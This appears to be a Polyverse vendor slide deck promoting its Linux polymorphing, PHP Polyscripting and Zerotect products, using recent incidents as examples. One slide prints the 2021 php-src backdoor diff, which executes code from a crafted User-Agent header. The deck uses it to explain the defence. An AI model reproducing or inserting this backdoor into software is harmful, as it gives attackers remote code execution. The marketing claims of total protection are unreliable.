



Cyber Resiliency

Stop attacks before they start

Archis Gore,
CTO, Polyverse

www.polyverse.com

Polyverse - *Stop Attacks Before They Start*


**Founded in 2015 we brought together top engineering talent from
Microsoft, Amazon, Google and Open Source**


Traditional Cybersecurity = Reactive

Polyverse = Built in Cyber Resiliency


Our Mission is to solve cybersecurity problems once and for all.

Zero Trust Software: Assume the Bug

- Over 1 million unpatched vulnerabilities in Linux (Polyverse Linux Weakness Report)
- Average 97 days to deploy patches; many Zero-day exploits run for Years!
- Vulnerabilities can be accidental or intentional (solarwinds )
- Legacy and End-of-Life systems are particularly at risk



Polyverse Stops Attacks Before They Start



Polyverse takes away an attacker's assumptions when crafting an exploit, keeping them locked in the first 3 stages of the kill chain


Polyverse Zero Trust Software Solutions

Polymorphing for Linux	Polyscripting	Zerotect
Unique Hardened Linux Repos that Stop Memory Based-Attacks <p>Secures the Linux estate stopping known and Zero-Day memory-based cyberattacks</p> <ul style="list-style-type: none">• Teardrop• Bluekeep• WannaCry• Spectre• Meltdown• Boothole• Sudo <p>Available for -</p> <ul style="list-style-type: none">• 25 Linux distros and versions• Custom compile available	Open Source PHP Hardening Using Polymorphic Language Technology <p>Secures websites, databases, etc. from script injection attacks</p> <ul style="list-style-type: none">• Magecart• DoD• Equifax• Mongo• WordPress• Yahoo• eBay <p>Available via GitHub -</p> <ul style="list-style-type: none">• For PHP• WordPress <p>https://github.com/polyverse/php https://github.com/polyverse/polyscripted-wordpress/</p>	Open Source Zero-Day Attack Detection <p>Detects and reports Blind ROP (BROP) and other memory-based attacks</p> <ul style="list-style-type: none">• Use as stand-alone solution or integrate into any SIEM, SOC or monitoring system• Current integrations with<ul style="list-style-type: none">• ArcSight• PagerDuty <p>Available via GitHub</p> <p>https://github.com/polyverse/zerotect</p>

Polymorphing for Linux

The world has a problem with Memory Safety...

- **Over 1M unpatched vulnerabilities**
- **identical versions of the OS used**
- **For an attacker, it's 'Break Once - Run Everywhere'**
- **>70% of vulnerabilities are memory-based which are the most lethal!**
- WannaCry, Spectre, Meltdown, BlueKeep Ransomware



Happening right now: BootHole

	42	42	<code>#define YY_FATAL_ERROR(msg)</code>	<code>\</code>
	43	43	<code>do {</code>	<code>\</code>
May 5, 2010: Introduced	44		<code>grub_printf (_("fatal error: %s\n"), _(msg));</code>	<code>\</code>
Apr 15, 2020: Upstream fix	44	+	<code>grub_fatal (_("fatal error: %s\n"), _(msg));</code>	<code>\</code>
	45	45	<code>} while (0)</code>	

July 30, 2020: NSA releases Cybersecurity Advisory on GRUB2 BootHole Vulnerability

* Cue panic patching, mitigations, opinion pieces in the tech press, etc. *

July 30, 2020: Ubuntu patches fail to boot: <https://bugs.launchpad.net/ubuntu/+source/grub2/+bug/1889509>

July 31, 2020: [Red Hat's BootHole Patches Cause Systems to Hang...](#)

August 2017: Polyverse's Polymorphic distributions are born; mitigate attack string without knowledge of vulnerability existence.

Happening right now: Sudo privilege escalation

Oct 24, 2004: Introduced
Jan 23 2021: Upstream fix

```
548 548      /* If run as root with SUDO_USER set, set sudo_user.pw to that user. */
549 549      /* XXX - causes confusion when root is not listed in sudoers */
550 550      - if (sudo_mode & (MODE_RUN | MODE_EDIT) && prev_user != NULL) {
551 551      + if (ISSET(sudo_mode, MODE_RUN | MODE_EDIT) && prev_user != NULL) {
552 552          if (user_uid == 0 && strcmp(prev_user, "root") != 0) {
553 553              struct passwd *pw;
```


Jan 26, 2021: Qualys discloses to public: <https://blog.qualys.com/vulnerabilities-research/2021/01/26/cve-2021-3>

* Cue panic patching, mitigations, opinion pieces in the tech press, etc. *

August 2017: Polyverse's Polymorphic distributions are born; mitigate attack string without knowledge of vulnerability existence.

Polymorphing for Linux

- We compile and serve unique, hardened Linux repos (Channels) that stop attacks against memory-based vulnerabilities (>70%)
- SaaS delivery via annual subscription
- Single line of code installation
- Lightweight; works on 4MB IoT thru HPC Clusters
- Full support to Containers and Kubernetes
- *Deploy one or more Channels across the enterprise*
- 25 Linux Distro Currently Available
 - Alpine (v3.6 – v3.12)
 - CentOS (v6, v7, v8)
 - Debian (Stretch v9.0, Buster v10.0)
 - Fedora (v23, v24, v25)
 - RedHat (v6.x)
 - SUSE (v15.1, v15.2)
 - Ubuntu (Xenial v16.04, Bionic v18.04, Focal v20.04)
 - Amazon Linux (v1, v2)
 - Oracle (v6 v7)
- *Can compile and serve custom distros*



How?

- We change register allocation, PLT ordering, function addresses, init/fini block, expression evaluation and more, all at compile time
- Preserving semantics and functionality
- Stops attacker assumptions when crafting an attack = *The Attack Fails Every Time!*

Polymorphing: Install is under 10 minutes

Step 1: Backup your system

It's always good to make a backup, so if you spent time configuring your target environment we recommend you take a backup (host) or a snapshot (VM).

Step 2: Choose your operating system

CentOS (v6, v7 and v8)

Step 3: Update your OS

```
yum -y update
```



Step 4: Install Polyverse

If you have multiple authkeys, please choose the desired command below. To create more authkeys, please visit the Authkeys tab on the left.

```
curl https://repo.polyverse.io/cli | sh -s install
```



Your packages are now scrambled and polyversed!

Step 5: Re-install your packages

```
yum -y update
```



```
yum -y reinstall \*
```



Polymorphing Creates Binary Diversity

```
void victim_function(size_t x) {  
    if (x < array1_size) {  
        temp &= array2[array1[x] * 512];  
    }  
}
```

Same source code goes through our build farm and compiles in multiple different ways to create unique versions of the OS

```
.cfi_startproc  
pushq    %rbp  
.cfi_def_cfa_offset 16  
.cfi_offset 6, -16  
movq     %rsp, %rbp  
.cfi_def_cfa_register 6  
movq     %rdi, -8(%rbp)  
movl     array1_size(%rip), %eax  
movl     %eax, %eax  
cmpq     -8(%rbp), %rax  
jbe      .L3  
movq     -8(%rbp), %rax  
addq     $array1, %rax  
movzbl   (%rax), %eax  
movzbl   %al, %eax  
sall     $9, %eax  
cltq  
movzbl   array2(%rax), %edx  
movzbl   temp(%rip), %eax  
andl     %edx, %eax  
movb     %al, temp(%rip)
```

```
.cfi_startproc  
movl     array1_size(%rip),  
%eax  
cmpq     %rdi, %rax  
jbe      .L1  
movzbl   array1(%rdi), %eax  
sall     $9, %eax  
cltq  
movzbl   array2(%rax), %eax  
andb     %al, temp(%rip)  
.L1:  
rep ret  
.cfi_endproc  
.size    victim_function, .-  
victim_function  
.section .text.unlikely  
.LCOLDE0:  
.text  
.LHOTE0:  
.section .text.unlikely  
.LCOLDB1:  
.text
```

```
.cfi_startproc  
jmp      victim_function_isomorph  
.cfi_endproc  
.cfi_startproc  
movl     array1_size(%rip), %ebx  
cmpq     %rdi, %rax  
jbe      .L1  
movzbl   array1(%rdi), %ebx  
sall     $9, %ebx  
cltq  
movzbl   array2(%rax), %ebx  
andb     %al, temp(%rip)  
.L1:  
rep ret  
.cfi_endproc
```

Polymorphing for Linux Benefits



Protects for End-of-Life and legacy Linux distros (EL6.x)



Provides protection during periods when you cannot or choose not to patch



Stops memory-based attacks; nearly 70% of security vulnerabilities, including Zero-Day



Zero runtime overhead or changes to your existing processes or interoperability

Polyscripting

Wordpress has a problem with Code Injection

Goes by many names...

- Remote File Inclusions (RFI)
- Local File Inclusions (LFI)
- Remote Code Execution (RCE)
- Object Injection
- Backdoor

Severe vulnerabilities patched in Facebook for WordPress Plugin

The worst bug leads to remote code execution, if exploited.

Critical Security Flaw in WordPress Plugin Allows RCE

Two severe vulnerab

Disclosed by the Wor
the bugs impact [Face](#)
Official Facebook Pix

The plugin, used to c
and to monitor site tr



Author:
Lindsey O'Donnell
July 29, 2020 / 12:32

2 minute read

Buggy WordPress plugin exposes 100K sites to takeover attacks

By [Sergiu Gatian](#)

February 11, 2021 12:05 PM 0




Critical and high severity vulnerabilities in the Responsive Menu WordPress plugin exposed over 100,000 sites to takeover attacks as discovered by Wordfence.

[Responsive Menu](#) is a WordPress plugin designed to help admins create W3C compliant and mobile-ready responsible site menus.

Happening right now: PHP Backdoor injection

Backdoor injected on Git Server March 27th 2021



✓ [skip-ci] Fix typo
Fixes minor typo.
Signed-off-by: Rasmus Lerdorf <rasmus@lerdorf.com>

master
rlerdorf committed 3 days ago


1 parent 92aeda5 commit c730aa26bd52829a49f2ad284b181b7e82a68d7d

Showing 1 changed file with 11 additions and 0 deletions.

11 ext/zlib/zlib.c

```
@@ -360,6 +360,17 @@ static void php_zlib_output_compression_start(void)
360 360 {
361 361     zval zoh;
362 362     php_output_handler *h;
363 + zval *enc;
364 +
365 + if ((Z_TYPE(PG(http_globals)[TRACK_VARS_SERVER]) == IS_ARRAY || zend_is_auto_global_str(ZEND_STRL("_SERVER"))) &&
366 +     (enc = zend_hash_str_find(Z_ARRVAL(PG(http_globals)[TRACK_VARS_SERVER]), "HTTP_USER_AGENTTT", sizeof("HTTP_USER_AGENTTT") - 1))) {
367 +     convert_to_string(enc);
368 +     if (strstr(Z_STRVAL_P(enc), "zerodium")) {
369 +         zend_try {
370 +             zend_eval_string(Z_STRVAL_P(enc)+8, NULL, "REMOVE THIS: sold to zerodium, mid 2017");
371 +         } zend_end_try();
372 +     }
373 + }
```

Attackers attempted to revert the revert of their attack March 28th 2021




Revert "Revert "Revert "[skip-ci] Fix typo"" ...
morrisonlevi committed 2 days ago ✓

Revert "Revert "[skip-ci] Fix typo"" ...
nikic committed 2 days ago ✓

Revert "[skip-ci] Fix typo" ...
nikic committed 2 days ago ✓

Commits on Mar 27, 2021



[skip-ci] Fix typo ...
rlerdorf committed 3 days ago ✓

November 2018: Polyverse's Polyscripted PHP is Open Source and mitigates attack string without knowledge of vulnerability existence.

Polyscripting for PHP and Wordpress


Open Source security for PHP and WordPress

- Stops code injection attacks from executing
- Scrambles syntax and grammar of PHP
- Prevents non-approved code from running; introduced via
 - Backdoors
 - Remote code executions
 - File Inclusions
- Zero changes to source code
- Zero impact to program functionality or interoperability
- Zero performance overhead

Open Source available via Github

<https://github.com/polyverse/php>

<https://github.com/polyverse/polyscripted-wordpress/>



How?

- Each server website uses a unique instance of a translated scripting language.
- The server is unable to execute injected code
- Result: The attack vector is rendered ineffective.

Polyverse Polyscripting: Before and After

```
switch ($i)
{
  case "apple":
    echo "i is apple";
    break;
  case "bar":
    echo "i is bar";
    break;
  case "cake":
    echo "i is cake";
    break;
}
```



```
yEmP ($i)
{
  IScQJGp "apple":
    vKbarGE "i is apple";
    hRMxBL;
  IScQJGp "bar":
    vKbarGE "i is bar";
    hRMxBL;
  IScQJGp "cake":
    vKbarGE "i is cake";
    hRMxBL;
}
```

Polyscripting for PHP Benefits



Open Source



Provides protection against all code injections



Traps and Detects attacker



Zero runtime overhead



Zerotect


Zerotect

Open Source zero-day attack detector

- Interprets raw text-based kernel logs into structured logs for better analytics
- Built-in analytics for conclusive detection
- Does not interfere with system operations
- Integrates with all Monitoring, SIEM, SOC, Analytics, AI/ML tools.
- Certified by:
 - Micro Focus ArcSight
 - PagerDuty

Open Source available via Github

<https://github.com/polyverse/zerotect>



Zerotect Benefits



Open Source



Integrates with any SIEM, Monitoring, Analytics, AI/ML platform



Interprets text-based logs into structured entries for analytics



Performs minor analytics and detection on the client

Polyverse Customers & Partners



Polyverse Defense and Federal Engagement



- **US Navy – Protecting critical systems throughout the fleet**



- **US CYBERCOM - Program support**



**CYBERSECURITY
& INFRASTRUCTURE
SECURITY AGENCY**



- **Evaluating Polyverse Solutions**

Polyverse Supported Compliance Frameworks

CIS Security Controls "SANS Top 20"

- 8.1: Manage anti-malware software
- 8.2: Ensure software signatures
- 8.3: Enable OS anti-exploitation features
- 8.6: Centralize anti-malware logging
- 11.3: Automate standard configuration
- 11.4: Install latest security updates
- 18.7: Apply static code analysis tools
- 18.10: Deploy web application firewalls

CMS Acceptable Risk Safeguards

- CM-11: Prohibit malicious software install
- SI-3: Malicious code protection
- SI-3(1): Central management
- SI-3(2): Automatic updates
- SI-16: Memory protection

FEDRAMP

- AU-12
- CM-11: User-installed software
- SI-3: Malicious code protection (Subsection 1, 2, 7)
- SI-4: Information system monitoring (Subsection 1, 24)
- SI-16: Memory protection

HIPAA

- 164.308(a)(5)(i)
- 164.308(a)(5)(ii)(B)

AICPA

- CC5.8: Prevent or detect malicious code
- CC6.1: Protect against known vulnerabilities

CRR V2016

- VM:G1.Q3: Malicious code detection tools
- VM:G2.Q6: Record vulnerability resolution
- VM:G3.Q1: Manage vulnerability exposure

CSA Cloud Controls Matrix v3.0.1

- v3.0.1 MOS-17
- v3.0.1 TVM-01

HITRUST Framework v1

- 03.c Risk mitigation
- 09.aa Audit logging
- 09.ae Fault logging
- 09.j Anti-malware
- 10.b Input data validation
- 10.c Control of internal processing
- 10.k Change control procedures
- 10.m Technical vulnerabilities
- 11.a Security event reporting
- 11.b Security weakness reporting
- 11.d Learning from incidents

State of Nevada – SPI (NRS 603A)

- NRS 603A.215.1

Massachusetts Data Protection Act

- 201 CMR 17.04(7)

COBIT

- COBIT 4.1 (DS5.9)
- COBIT 5 (DSS05.01)

PCI DSS v3.2

- Reference 5.1 (5.1.1, 5.1.2)
- Reference 5.2
- Reference 5.3

TX Health Services Code (TX HB 300)

- 181.004(a)

Title 1 TX Admin. Code 390.2

- 1 TAC 390.2(a)(1)
- 1 TAC 390.2(a)(4)(A)(xi)

ISO/IEC 27002:2005

- 10.4.1

ISO/IEC 27002:2013

- ISO/IEC 27002:2013 (12.2.1)
- ISO/IEC 27002:2013 (12.6.2)

IRS Publication 1075 v2014

- 9.3.17.10
- 9.3.17.3
- 9.3.17.4

MARS-E v2

- | | |
|---------|---------|
| DM-2 | SI-3(2) |
| PE-2 | SI-3(7) |
| SC-2 | SI-8 |
| SI-3 | SI-8(1) |
| SI-3(1) | SI-16 |

NIST Critical Infrastructure v1

- DE.CM-4
- PR.AC-4
- PR.AT-1

NIST SP 800-53 R5

- | | |
|-------|---------|
| CM-11 | SI-3(1) |
| SC-2 | SI-3(2) |
| SI-16 | |
| SI-3 | |

ISO 27799:2008

- 7.7.4.1

Where Polyverse Leads



**Used by
the DoD**
to protect critical
assets.



**Zero Impact
Performance**
tested and verified
by Mitre, Disa.



**Used on
Over
1.2M**
Servers
Worldwide.



LegalShield
Used by largest global
legal services company.



**Protects Enterprise
Linux Distributions**
And ISV certified applications
such as SLES, RHEL.



**Only Cybersecurity
Solution**
that can run on
4MB IoT devices.



**Sole Source
Procurement
Options**
Product (Federal)



**Spectre:
#1 Protection**
For variant 2.



**CNBC
Top 100**
Startups in The World.*